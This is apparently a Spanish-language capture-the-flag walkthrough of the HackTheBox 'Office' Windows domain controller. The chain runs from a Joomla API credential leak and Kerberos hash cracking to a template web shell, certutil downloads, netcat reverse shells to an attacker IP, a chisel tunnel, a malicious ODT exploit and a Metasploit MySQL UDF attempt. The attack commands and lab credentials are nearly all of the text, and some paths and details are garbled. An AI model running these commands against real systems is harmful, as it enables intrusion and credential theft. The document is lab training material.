

nmap

```
nmap -sC -sV 10.10.11.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-10 15:29 CET
Nmap scan report for 10.10.11.3
Host is up (0.14s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.0.28)
| http-robots.txt: 16 disallowed entries (15 shown)
| /joomla/administrator/ /administrator/ /api/ /bin/
| /cache/ /cli/ /components/ /includes/ /installation/
| /language/ /layouts/ /libraries/ /logs/ /modules/ /plugins/
|_ http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-03-10 22:29:37Z)
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: office.htb0., Site: Default-First-Site-Name)
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=DC.office.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.office.htb
|_ Not valid before: 2023-05-10T12:36:58
|_ Not valid after: 2024-05-09T12:36:58
443/tcp   open  ssl/http     Apache httpd 2.4.56 (OpenSSL/1.1.1t PHP/8.0.28)
|_ ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|_ http/1.1
|_ ssl-cert: Subject: commonName=localhost
|_ Not valid before: 2009-11-10T23:48:47
|_ Not valid after: 2019-11-08T23:48:47
|_ http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28
|_ http-title: 403 Forbidden
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: office.htb0., Site: Default-First-Site-Name)
|_ ssl-cert: Subject: commonName=DC.office.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.office.htb
|_ Not valid before: 2023-05-10T12:36:58
|_ Not valid after: 2024-05-09T12:36:58
|_ ssl-date: TLS randomness does not represent time
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: office.htb0., Site: Default-First-Site-Name)
|_ ssl-cert: Subject: commonName=DC.office.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.office.htb
|_ Not valid before: 2023-05-10T12:36:58
|_ Not valid after: 2024-05-09T12:36:58
|_ ssl-date: TLS randomness does not represent time
3269/tcp  open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: office.htb0., Site: Default-First-Site-Name)
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=DC.office.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.office.htb
|_ Not valid before: 2023-05-10T12:36:58
|_ Not valid after: 2024-05-09T12:36:58
Service Info: Hosts: DC, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled and required
|_ clock-skew: 7h59m54s
| smb2-time:
| date: 2024-03-10T22:30:23
|_ start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 106.08 seconds
```

```
#Podemos ver un dominio en el dns
DC.office.htb
```

```
cat /etc/hosts
```

La página está creada con log4-console.
 # Miraremos si hay alguna vulnerabilidad conocida del entorno:
 # Encontramos un script de log4-console.
 git clone <https://github.com/kozmer/log4j-shell-poc>

Vamos a: <http://office.htb/administrator/>
 # Vemos una página de login.
 # Podemos ver la versión en: <http://office.htb/administrator/manifests/files/joomla.xml>
 </license>
 <version>4.2.7</version>
 <creationDate>2023-01</c

Existe un exploit, lo visualizamos:
https://www.exploit-db.com/exploits/51334?source=post_page-----102fb9e8203-----
 # Vamos al endpoint vulnerable
<http://office.htb/api/index.php/v1/config/application?public=true>

```
links
self "http://office.htb/api/index.php/v1/config/application?public=true"
next  "http://office.htb/api/index.php/v1/config/application?public=true&page%5Boffset%5D=20&page%5Blimit%5D=20"
last "http://office.htb/api/index.php/v1/config/application?public=true&page%5Boffset%5D=60&page%5Blimit%5D=20"
data
0
type  "application"
id    "224"
attributes
offline false
id    224
1
type  "application"
id    "224"
attributes
offline_message  "This site is down for maintenance.<br>Please check back again soon."
id    224
2
type  "application"
id    "224"
attributes
display_offline_message 1
id    224
3
type  "application"
id    "224"
attributes
offline_image  ""
id    224
4
type  "application"
id    "224"
attributes
sitename  "Holography Industries"
id    224
5
type  "application"
id    "224"
attributes
editor  "tinymce"
id    224
6
type  "application"
id    "224"
attributes
captcha "0"
id    224
7
type  "application"
id    "224"
attributes
list_limit  20
id    224
8
type  "application"
```

```

id "224"
attributes
access 1
id 224
9
type "application"
id "224"
attributes
debug false
id 224
10
type "application"
id "224"
attributes
debug_lang false
id 224
11
type "application"
id "224"
attributes
debug_lang_const true
id 224
12
type "application"
id "224"
attributes
dbtype "mysqli"
id 224
13
type "application"
id "224"
attributes
host "localhost"
id 224
14
type "application"
id "224"
attributes
user "root"
id 224
15
type "application"
id "224"
attributes
password "H0lOgrams4reTakIng0Ver754!"
id 224
16
type "application"
id "224"
attributes
db "joomla_db"
id 224
17
type "application"
id "224"
attributes
dbprefix "if2tx_"
id 224
18
type "application"
id "224"
attributes
dbencryption 0
id 224
19
type "application"
id "224"
attributes
dbsslverifyservercert false
id 224
meta
total-pages 4

```


#Vemos unas credenciales.

```

user -> root
passwd -> H0lOgrams4reTakIng0Ver754!

```

```
#Probamos a hacer login en el panel de joola, sin éxito.
#Como kerberos, se encuentra abierto probaremos a enumerar usuarios.
./kerbrute_linux_amd64 userenum -d office.htb --dc dc.office.htb /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords.txt
```




Version: v1.0.3 (9dad6e1) - 04/05/24 - Ronnie Flathers @ropnop

```
2024/04/05 23:57:44 > Using KDC(s):
2024/04/05 23:57:44 > dc.office.htb:88

2024/04/06 00:04:34 > [+] VALID USERNAME: administrator@office.htb
2024/04/06 00:15:38 > [+] VALID USERNAME: etower@office.htb
2024/04/06 00:25:07 > [+] VALID USERNAME: dlanor@office.htb
2024/04/06 01:19:37 > [+] VALID USERNAME: dmichael@office.htb
2024/04/06 01:47:34 > [+] VALID USERNAME: ETOWER@office.htb
2024/04/06 02:29:40 > [+] VALID USERNAME: ewhite@office.htb
2024/04/06 02:43:36 > [+] VALID USERNAME: Administrator@office.htb
2024/04/06 04:23:27 > [+] VALID USERNAME: dwolfe@office.htb
```

```
#Una vez, tenemos los usuarios, probaremos con la pass en crackmapexec.
#Intentaremos hacer login en el recurso SMB.
vim ./user.txt
```



crackmapexec

```
crackmapexec smb 10.10.11.3 -u user.txt -p 'H0l0grams4reTakIng0Ver754!' --shares
SMB      10.10.11.3  445  DC      [*] Windows 10.0 Build 20348 (name:DC) (domain:office.htb) (signing:True) (SMBv1:False)
SMB      10.10.11.3  445  DC      [+] office.htb\dwolfe:H0l0grams4reTakIng0Ver754!
SMB      10.10.11.3  445  DC      [+] Enumerated shares
SMB      10.10.11.3  445  DC      Share      Permissions  Remark
SMB      10.10.11.3  445  DC      -----
SMB      10.10.11.3  445  DC      ADMIN$      Remote Admin
SMB      10.10.11.3  445  DC      C$           Default share
SMB      10.10.11.3  445  DC      IPC$      READ      Remote IPC
SMB      10.10.11.3  445  DC      NETLOGON   READ      Logon server share
SMB      10.10.11.3  445  DC      SOC Analysis  READ
SMB      10.10.11.3  445  DC      SYSVOL     READ      Logon server share

#Ahora, usaremos la herramienta smbclient para conectarnos al recurso smb para el usuario dwolfe.

smbclient //10.10.11.3/'SOC Analysis' --user dwolfe
Password for [WORKGROUP\dwolfe]:
Try "help" to get a list of possible commands.
smb: \> dir
.                D      0 Wed May 10 20:52:24 2023
..               DHS      0 Wed Feb 14 11:18:31 2024
Latest-System-Dump-8fbc124d.pcap  A 1372860 Mon May 8 02:59:00 2023

6265599 blocks of size 4096. 1220235 blocks available
smb: \> get Latest-System-Dump-8fbc124d.pcap
getting file \Latest-System-Dump-8fbc124d.pcap of size 1372860 as Latest-System-Dump-8fbc124d.pcap (771.0 KiloBytes/sec) (average 771.0 KiloBytes/sec)

#Vemos un fichero.pcap y lo descargamos.
#Lo abrimos con wireshark:
#Nos fijamos en este fragmento donde se utiliza el protocolo Kerberos.
1917      7.803090 10.250.0.41  10.250.0.30  KRB5      323 AS-REQ

#Frame 1917: 323 bytes on wire (2584 bits), 323 bytes captured (2584 bits) on interface unknown, id 0
  Section number: 1
  Interface id: 0 (unknown)
  Encapsulation type: Ethernet (1)
  Arrival Time: May 8, 2023 02:57:21.409088000 CEST
  UTC Arrival Time: May 8, 2023 00:57:21.409088000 UTC
  Epoch Arrival Time: 1683507441.409088000
  [Time shift for this packet: 0.000000000 seconds]
  [Time delta from previous captured frame: 0.000000000 seconds]
  [Time delta from previous displayed frame: 0.000000000 seconds]
  [Time since reference or first frame: 7.803090000 seconds]
  Frame Number: 1917
  Frame Length: 323 bytes (2584 bits)
  Capture Length: 323 bytes (2584 bits)
  [Frame is marked: False]
  [Frame is ignored: False]
  [Protocols in frame: eth:ethertype:ip:tcp:kerberos]
  [Coloring Rule Name: TCP]
  [Coloring Rule String: tcp]
Ethernet II, Src: PCSSystemtec_a4:08:70 (08:00:27:a4:08:70), Dst: PCSSystemtec_34:d8:9e (08:00:27:34:d8:9e)
  Destination: PCSSystemtec_34:d8:9e (08:00:27:34:d8:9e)
  Source: PCSSystemtec_a4:08:70 (08:00:27:a4:08:70)
  Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 10.250.0.41, Dst: 10.250.0.30
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
  Total Length: 309
  Identification: 0x6fd1 (28625)
  010. .... = Flags: 0x2, Don't fragment
  ...0 0000 0000 0000 = Fragment Offset: 0
  Time to Live: 64
  Protocol: TCP (6)
  Header Checksum: 0xb3b7 [validation disabled]
  [Header checksum status: Unverified]
  Source Address: 10.250.0.41
  Destination Address: 10.250.0.30
```

Transmission Control Protocol, Src Port: 33550, Dst Port: 88, Seq: 1, Ack: 1, Len: 257

Source Port: 33550

Destination Port: 88

[Stream index: 23]

[Conversation completeness: Complete, WITH_DATA (63)]

[TCP Segment Len: 257]

Sequence Number: 1 (relative sequence number)

Sequence Number (raw): 73981869

[Next Sequence Number: 258 (relative sequence number)]

Acknowledgment Number: 1 (relative ack number)

Acknowledgment number (raw): 527117312

1000 = Header Length: 32 bytes (8)

Flags: 0x018 (PSH, ACK)

Window: 502

[Calculated window size: 64256]

[Window size scaling factor: 128]

Checksum: 0x5431 [unverified]

[Checksum Status: Unverified]

Urgent Pointer: 0

Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps

[Timestamps]

[SEQ/ACK analysis]

TCP payload (257 bytes)

[PDU Size: 257]

Kerberos

Record Mark: 253 bytes

as-req

pvno: 5

msg-type: krb-as-req (10)

padata: 2 items

PA-DATA pA-ENC-TIMESTAMP

padata-type: pA-ENC-TIMESTAMP (2)

padata-value:

3041a003020112a23a0438a16f4806da05760af63c566d566f071c5bb35d0a414459417613a9d67932a6735704d0832767af226aaa7360338a34746a00a3765386f5fc

etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)

cipher: a16f4806da05760af63c566d566f071c5bb35d0a414459417613a9d67932a6735704d0832767af226aaa7360338a34746a00a3765386f5fc

PA-DATA pA-PAC-REQUEST

padata-type: pA-PAC-REQUEST (128)

padata-value: 3005a0030101ff

include-pac: True

req-body

#Trataremos de convertir este valor por uno con formato kerberos. \$krb5\$

<https://medium.com/@robert.broeckelmann/kerberos-wireshark-captures-a-windows-login-example-151fabf3375a>

pa-data: Pre-Authentication data field that contains an authentication header (see below).

1. Cojemos el valor de chiper:

a16f4806da05760af63c566d566f071c5bb35d0a414459417613a9d67932a6735704d0832767af226aaa7360338a34746a00a3765386f5fc

2. Añadimos el valor de \$KRB5PA\$ al principio del string.

-También tendremos que añadir \$18

-Cojemos el valor del CNAME:

kerberos.CNameString tstark

3. Juntamos todo y nos quedará algo así:

Possible algorithms: Kerberos 5, etype 18, Pre-Auth

\$krb5pa\$18\$tstark\$OFFICE.HTB\$a16f4806da05760af63c566d566f071c5bb35d0a414459417613a9d67932a6735704d0832767af226aaa7360338a34746a00a3765386f5fc

#Ahora crackearmos el hash con hashcat.

hashcat -m 19900 hash.txt /usr/share/wordlists/rockyou.txt

hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pod project]

=====

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* Device #1: cpu-haswell-Intel(R) Core(TM) i5-10400F CPU @ 2.90GHz, 2201/4466 MB (1024 MB allocatable), 8MCU

Minimum password length supported by kernel: 0

Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts

Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Rules: 1

Optimizers applied:

* Zero-Byte

* Not-Iterated

* Single-Hash

* Single-Salt

* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 2 MB

Dictionary cache hit:

* Filename...: /usr/share/wordlists/rockyou.txt

* Passwords.: 14344385

* Bytes.....: 139921507

* Keyspace...: 14344385

\$krb5pa\$18\$tstark\$OFFICE.HTB\$a16f4806da05760af63c566d566f071c5bb35d0a414459417613a9d67932a6735704d0832767af226aaa7360338a34746a00a3765386f5fc;playboy69

#Ya tenemos credenciales:

user → administrator

passwd → playboy69

#Hacemos login en el panel de Joomla.

#Nos dirigimos a System > Site Template > Template

#Nos indica esto cuando entramos

We have detected that your server is using PHP 8.0.28 which is obsolete and no longer receives official security updates by its developers. The Joomla! Project recommends upgrading your site to PHP 8.1 or later which will receive security updates at least until 2024-11-25.

Please ask your host to make PHP 8.1 or a later version the default version for your site. If your host is already PHP 8.1 ready please enable PHP 8.1 on your site's root and 'administrator' directories – typically you can do this yourself through a tool in your hosting control panel, but it's best to ask your host if you are unsure.

#Cambiaremos el index.php (/templates/cassiopeia/index.php) por pownyshell.

#Si vamos a: <http://office.htb/templates/cassiopeia/index.php>, tenemos el pownyshell.

web_account@DC:C:\xampp\htdocs\joomla\templates\cassiopeia# whoami

office\web_account

web_account@DC:C:\ProgramData# certutil.exe -urlcache -split -f http://10.10.16.77/nc.exe nc.exe

**** Online ****

0000 ...

96d8

CertUtil: -URLCache command completed successfully.

web_account@DC:C:\ProgramData# .\nc.exe -e cmd.exe 10.10.16.77 4444

#En la máquina atacante:

nc -nlvp 4444

listening on [any] 4444 ...

connect to [10.10.16.77] from (UNKNOWN) [10.10.11.3] 53082

Microsoft Windows [Version 10.0.20348.2322]

(c) Microsoft Corporation. All rights reserved.

C:\ProgramData>whoami

whoami

office\web_account

C:\ProgramData>powershell

curl <http://10.10.16.77:80/Invoke-RunasCs.ps1> -o Invoke-RunasCs.ps1

Import-Module ./Invoke-RunasCs.ps1

Invoke-RunasCs -Username tstark -Password playboy69 -Command "C:\ProgramData\nc.exe -e cmd.exe 10.10.16.77 5555"

nc -nlvp 5555

listening on [any] 5555 ...

connect to [10.10.16.77] from (UNKNOWN) [10.10.11.3] 54235

Microsoft Windows [Version 10.0.20348.2322]

(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami

whoami

office\tstark

C:\Windows\system32>

certutil.exe -urlcache -split -f <http://10.10.16.77:80/chisel.exe> chisel.exe

priv_escalation

```
C:\Users\tstark\Desktop>netstat -avn
netstat -avn
```

Active Connections

Proto	Local Address	Foreign Address	State
TCP	[::]:3306	[::]:0	LISTENING
TCP	[::]:3389	[::]:0	LISTENING
TCP	[::]:5985	[::]:0	LISTENING
TCP	[::]:8083	[::]:0	LISTENING
TCP	[::]:9389	[::]:0	LISTENING
TCP	[::]:47001	[::]:0	LISTENING
TCP	[::]:49664	[::]:0	LISTENING

#Vemos el puerto 8083 abierto. Haremos un port forwarding con chisel
#Subiremos el chisel.exe para poder establecer la conexi3n.

```
PS C:\programdata> certutil.exe -urlcache -split -f http://10.10.16.77:80/chisel.exe chisel.exe
certutil.exe -urlcache -split -f http://10.10.16.77:80/chisel.exe chisel.exe
**** Online ****
000000 ...
896c00
CertUtil: -URLCache command completed successfully.
PS C:\programdata> chisel.exe client 10.10.16.77:1133 R:8083:127.0.0.1:8083
```

```
#En localhost.
chisel server --port 1133 --reverse
2024/04/09 17:44:43 server: Reverse tunnelling enabled
2024/04/09 17:44:43 server: Fingerprint 4JdQgjLtZ5zX6aQk2kHaCOAo506D8tLtuj8tT9TWEE4=
2024/04/09 17:44:43 server: Listening on http://0.0.0.0:1133
2024/04/09 17:46:13 server: session#1: Client version (1.9.1) differs from server version (1.9.1-0kali1)
2024/04/09 17:46:13 server: session#1: tun: proxy#R:8083=>8083: Listening
```

```
#Nos dirigimos a http://127.0.0.1:8083/
#Luego, vamos a: http://127.0.0.1:8083/resume.php
#Se trata de una p3gina para subir ficheros CSV.
#Trataremos de subir un ficho .odt
#Parece que hay un error debido a un formato requerido. Cree un archivo ODT para cargarlo. Puede utilizar esta prueba de concepto (POC): CVE-2023-2255, disponible en
GitHub.
git clone https://github.com/elweth-sec/CVE-2023-2255.git
Cloning into 'CVE-2023-2255'...
remote: Enumerating objects: 10, done.
remote: Counting objects: 100% (10/10), done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 10 (delta 2), reused 5 (delta 0), pack-reused 0
Receiving objects: 100% (10/10), 8.47 KiB | 289.00 KiB/s, done.
Resolving deltas: 100% (2/2), done.
```

```
python3 CVE-2023-2255.py --cmd 'c:\UsersPubliccxk.exe' --output cxk.odt
File cxk.odt has been created !
```

```
msf6 exploit(multi/mysql/mysql_udf_payload) > show options
```

Module options (exploit/multi/mysql/mysql_udf_payload):

Name	Current Setting	Required	Description
FORCE_UDF_UPLOAD	false	no	Always attempt to install a sys_exec() mysql.function.
PASSWORD	H0lOgrams4reTakIng0Ver754!	no	The password for the specified username
RHOSTS	127.0.0.1	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	3306	yes	The target port (TCP)
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH	C:xamppmysql\libplugin	no	The URI to use for this exploit (default is random)
USERNAME	root	no	The username to authenticate as

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

Name	Current Setting	Required	Description
SRVHOST	10.10.16.77	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.

Payload options (linux/x86/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	10.10.16.77	yes	The listen address (an interface may be specified)
LPORT	5555	yes	The listen port

Exploit target:

Id	Name
0	Windows

View the full module info with the info, or info -d command.

```
msf6 exploit(multi/mysql/mysql_udf_payload) > dir
[*] exec: dir
```

```
AppSanity Cherry Crafty FormulaX Hospital Jab Manager Monitored Office Skyfall Surveillance TwoMillion WifineticTwo lab_Alle.ovpn
msf6 exploit(multi/mysql/mysql_udf_payload) > exploit
```

```
[*] Started reverse TCP handler on 10.10.16.77:5555
[*] 127.0.0.1:3306 - Checking target architecture...
[*] 127.0.0.1:3306 - Checking for sys_exec()...
[*] 127.0.0.1:3306 - Checking target architecture...
[*] 127.0.0.1:3306 - Checking for MySQL plugin directory...
[*] 127.0.0.1:3306 - Target arch (win64) and target path both okay.
[*] 127.0.0.1:3306 - Uploading lib_mysqludf_sys_64.dll library to C:/xampp/mysql/lib/plugin/vRHNojOi.dll...
[-] 127.0.0.1:3306 - MySQL Error: Mysql::ServerError::OptionPreventsStatement The MariaDB server is running with the --secure-file-priv option so it cannot execute this statement
[-] 127.0.0.1:3306 - MySQL Error: Mysql::ServerError::CantOpenLibrary Can't open shared library 'vRHNojOi.dll' (errno: 0, The specified module could not be found.
)
[*] 127.0.0.1:3306 - Checking for sys_exec()...
[*] 127.0.0.1:3306 - MySQL function sys_exec() not available
[*] Exploit completed, but no session was created.
msf6 exploit(multi/mysql/mysql_udf_payload) > show options
```

Module options (exploit/multi/mysql/mysql_udf_payload):

Name	Current Setting	Required	Description
FORCE_UDF_UPLOAD	false	no	Always attempt to install a sys_exec() mysql.function.
PASSWORD	H0l0grams4reTakIng0Ver754!	no	The password for the specified username
RHOSTS	127.0.0.1	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	3306	yes	The target port (TCP)
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH	C:/xampp/mysql/lib/plugin	no	The URI to use for this exploit (default is random)
USERNAME	root	no	The username to authenticate as

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

Name	Current Setting	Required	Description
SRVHOST	10.10.16.77	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.

Payload options (linux/x86/meterpreter/reverse_tcp):

Name	Current	Setting	Required	Description
---	-----	-----	-----	
LHOST	10.10.16.77	yes		The listen address (an interface may be specified)
LPORT	5555	yes		The listen port

Exploit target: